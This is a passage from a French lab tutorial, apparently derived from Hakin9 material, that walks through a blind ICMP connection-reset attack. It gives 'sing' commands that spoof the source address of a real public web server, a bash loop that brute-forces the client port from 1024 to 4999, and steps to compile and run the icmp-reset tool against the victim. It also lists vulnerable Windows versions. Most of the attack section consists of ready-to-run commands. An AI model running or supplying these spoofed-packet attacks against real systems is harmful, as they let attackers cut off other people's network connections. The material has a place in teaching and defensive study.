

Figure 13. Toplogie de la condition réelle

IV.1. Etablissement de la connexion :

Sur l'ordinateur *vert*, ouvrez dans un navigateur la page *http://gd.tuwien.ac.at/opsys/linux/hakin9/*. Cliquez sur le lien *h9l-2.8ng.iso*. Commencez à télécharger ce fichier.



Figure 14. Etablissement de la connexion entre un serveur Web et la machine Vert

IV.2. INTERRUPTION DE LA CONNEXION PAR COMMANDE SING :

Nous nous rappelons que pour interrompre une connexion, nous devons connaître :

- L'adresse IP du serveur.
- L'adresse IP du client.
- Le numéro du port du côté serveur.
- Le numéro du port du côté client.

Nous admettons que l'intrus connaît l'adresse IP de la victime (*nous savons qui nous attaquons*) et le nom du serveur avec lequel la victime s'est connecté, et nous savons quelle connexion nous voulons interrompre. Vu que le fichier est téléchargé à partir d'un serveur web, alors il est facile de deviner que le numéro du port du côté serveur est 80. Le numéro du port du côté client reste inconnu. Mais parce qu'il n a pas beaucoup de possibilités, nous essayerons de deviner.

Sur l'ordinateur *rouge*, vérifiez quelle est l'adresse IP de l'ordinateur *gd.tuwien.ac.at.*

```
$ host gd.tuwien.ac.at
```



Figure 15. Vérification de la l'adresse ip du serveur

Actuellement, nous connaissons toutes les informations nécessaires outre le numéro du port. Essayons de la deviner tout en sachant qu'aux connexions sortantes, *Windows* affecte les adresses de la plage de 1024 à 4999.

À partir de l'ordinateur *rouge*, essayez d'envoyer le paquet ICMP interrompant la connexion.

```
# sing -du -x prot-unreach -psrc <port_vert> -orig <ip_bleu> \ -S
<ip_bleu> -pdst <port_bleu> <ip_vert>
```

Les options utilisées signifient :

- *-psrc <port_vert> :* Le port source de la connexion à rompre c'est-à-dire le port à partir duquel sort la connexion du côté client (*l'ordinateur vert*); ici, nous entrons un nombre quelconque de la plage de 1024 à 4999, nous espérons de deviner après quelques tentatives.
- *-pdst <port_bleu> :* Le port cible de la connexion à rompre ; vu que nous interrompons la connexion HTTP, nous entrons le nombre 80.
- *-orig <ip_bleu> :* L'adresse IP de l'ordinateur qui est un prétenu expéditeur du message ICMP ; dans ce cas, nous entrons l'adresse IP de l'ordinateur *gd.tuwien.ac.at* (192.35.244.50).
- *-S <ip_bleu> :* L'adresse IP de l'ordinateur qui est un prétenu expéditeur du paquet IP; dans ce cas aussi, nous entrons l'adresse IP de l'ordinateur *gd.tuwien.ac.at* (192.35.244.50).
- *<ip_vert> :* L'adresse IP de l'ordinateur auquel nous enverrons le paquet (*l'adresse IP de l'ordianteur vert*).

Comme vous voyez, outre les options déjà connues, nous en avons utilisée une nouvelle: -S. Vu que cette fois-ci, nous interrompons la connexion à laquelle nous ne participons pas, Les paquets doivent être envoyés avec une fausse adresse de l'expéditeur (*pour faire semblant qu'ils ont été envoyés à partir de gd.tuwien.ac.at*).



Figure 16. Déroulement de l'interruption de la connexion

Dans notre cas (quand les adresses IP dans le réseau local étaient configurées de façon présenté sur la figure ci-dessus), la commande serait ainsi :

```
# sing -du -x prot-unreach -psrc 1027 -orig 192.35.244.50 \ -S 192.35.244.50 -pdst 80 192.168.171.136
```

¶ Regardez l'ordinateur *vert*. Est-ce que la connexion a été interrompue ? Si non, envoyez le paquet suivant (*avec une autre valeur -psrc*). Et ainsi de suite...

¶ Si nous sommes fatigués d'envoyer les paquets successifs, et la connexion n'est pas toujours établie, nous exploiterons le shell et automatiserons l'envoi des paquets. Dans le shell bash, la boucle est effectuée ainsi :

```
$ for i in 1 2 3 4 5 6 7 8 9 10; do echo number=$i; done
```



Figure 17. Résultat de la boucle for sur le shell bash

¶ Au lieu de saisir manuellement les nombres successifs de 1 à 10, nous pouvons utiliser la commande seq, qui fonctionne comme suit :

```
$ seq 1 10
```



Figure 18. Résultat de la commande seq sur le shell bash

¶ Après l'union de deux commande en une, nous obtenons la structure suivante :

```
$ for i in `seq 1 10`; do echo number=$i; done
```

Essayez de démarrer cette commande(faîtes attention au type d'apostrophe utilisé c'est *backtick*, alors `, et pas ').



Figure 19. Résultat de la combinaison de for et seq sur le shell bash

Et maintenant, au lieu de la commande echo, nous pouvons utiliser une commande quelconque. Envoyons donc dans une boucle les paquets ICMP interrompant la connexion pour mille ports suivants :

```
# for i in `seq 1024 2024`; do echo $i; \ ./sing -du -x prot-unreach -psrc $i -orig 192.35.244.50 \ -S 192.35.244.50 -pdst 80 192.168.171.136; done
```



Figure 20. Résultat du script d'envoi automatique de paquets

Si la connexion n'est pas interrompue, essayez un mille suivant, et ainsi de suite jusqu'à 4999.

Regardez l'ordinateur *vert* la connexion a-t-elle été interrompue ?



Figure 21. Succès de l'interruption de la connexion

IV.3. INTERRUPTION DE LA CONNEXION AVEC ICMP-RESET:

L'outil ICMP-RESET a été développé par Fernando Gont. Il a permis d'automatiser l'envoi des paquets. Essayons encore une fois d'interrompre la connexion de la victime avec 192.35.244.50, en utilisant cet utilitaire.

Sur l'ordinateur *vert*, ouvrez encore une fois dans un navigateur la page *http://gd.tuwien.ac.at/opsys/linux/hakin9/*, cliquez sur le lien *h9l-2.8ng.iso* et commencez à télécharger le fichier.



Figure 22. Etablissement de la connexion avec le serveur Web

Sur l'ordinateur *rouge*, enregistrez sur le disque dur et compilez le programme *icmp-reset.c*[7].

```
$ gcc icmp-reset.c -Wall -D_BSD_SOURCE -o icmp-reset
```

Démarrez (*en tant que root*) le programme *icmp-reset* en lui imposant l'interruption de la connexion entre l'ordinateur *vert* et *gd.tuwien.ac.at*.

```
# ./icmp-reset -c <klient>:<port> -s <serwer>:<port> -t client -r 10
```

Les options utilisées signifient :

- *-c <client>:<port> :* L'adresse IP et le numéro du port du client (*si nous ne connaissons pas le numéro du port du côté client, nous ne l'entrons pas ; éventuellement, nous pouvons saisir la plage*).
- *<serveur>:<port> :* L'adresse IP et le numéro du port du serveur.
- *-t client :* Le paquet interrompant la connexion envoyé au client.
- *-r 10 :* Au cas d'envoi d'un plus grand nombre de paquets, limiter le trafic à 10 kb/s.

Dans notre cas (*avec les adresses IP comme sur la figure*), la commande se présente ainsi :

```
# ./icmp-reset -c 192.168.171.136:1024-4999 -s 192.35.244.50:80 -t client -r 10
```

Regardez l'ordinateur *vert*, la connexion a-t-elle été interrompue ?



Figure 23. Succès de l'interruption de la connexion

Annexe

1. Hakin9.Live : Une distribution Linux bootable dédiée à la sécurité informatique. Elle contient un ensemble d'outils permettant aux spécialistes de sécurité des réseaux informatiques de tester la vulnérabilité de leur réseaux et d'améliorer leurs stratégies de sécurité.

2. Les systèmes vulnérables à ce type d'attaque :
   # Microsoft Corporation: Windows 98
   # Microsoft Corporation: Windows 98 Second Edition
   # Microsoft Corporation: Windows Me
   # Microsoft Corporation: Windows 2000 SP3
   # Microsoft Corporation: Windows 2000 SP4
   # Microsoft Corporation: Windows 2003 Server
   # Microsoft Corporation: Windows 2003 Server (Itanium)
   # Microsoft Corporation: Windows XP 64-Bit Ed2003Itanium
   # Microsoft Corporation: Windows XP 64-Bit SP1 Itanium
   # Microsoft Corporation: Windows XP SP1
   # Microsoft Corporation: Windows XP SP2
   # etc…

   Cette liste a été tiré de :
   http://www.hamida.fr/tools/tuto/icmp_use_and_abuse_blind_reset/docs/vulnerable/vulnerable.html

3. Ping : Une commande permettant d'envoyer une requête ICMP 'Echo' d'une machine à une autre machine. Si la machine ne répond pas il se peut que l'on ne puisse pas communiquer avec elle. Cette commande réseau de base permet d'obtenir des informations et en particulier le temps de réponse de la machine à travers le réseau et aussi quel est l'état de la connexion avec cette machine (renvoi code d'erreur correspondant).

4. Netcat : Utilitaire en ligne de commande, qui permet de faire à peu près tout ce que vous voulez avec des sockets. Il permet d'ouvrir facilement des connections quelconques (TCP ou UDP) sans savoir programmer, aussi bien pour créer des petits clients/serveurs, que pour tester un programme à vous. Il existe sur plusieurs systèmes (*Windows 95/98,NT,Linux,Unix,...*). Il est utilisable à la ligne de commande, ce qui va permettre de facilement l'incorporer dans des scripts,etc...

5. Ethereal : Un analyseur multi-plateforme de (+ de 350) protocoles réseau. Il permet d'examiner les données qui transitent sur votre réseau ou capturées dans un fichier sur un disque. Vous pouvez donc voir le contenu de vos paquets en direct et en détail... comme un "sniffeur". Les fonctionnalités que l'on a remarqué sont l'interface de création des filtres et la possibilité de reconstituer une session TCP (pour régler ses problèmes avec son serveur

web ou mail, par exemple). A noter, le nombre impressionant de ports du logiciel qui comblera les administateurs de parcs multi-plateforme. La capture "live" des trames nécessite l'installation préalable de WinPCap (libre sous licence BSD).

6. 123.sh : Voila le code du script :

```
#!/bin/sh
  for i in `seq 1 9999`; do
  echo $i;
  sleep 1;
  done
```

7. ICMP-RESET.C : Ce code est disponible sur l'adresse suivante :
   http://www.hamida.fr/tools/tuto/icmp_use_and_abuse_blind_reset/listings/icmp-reset.c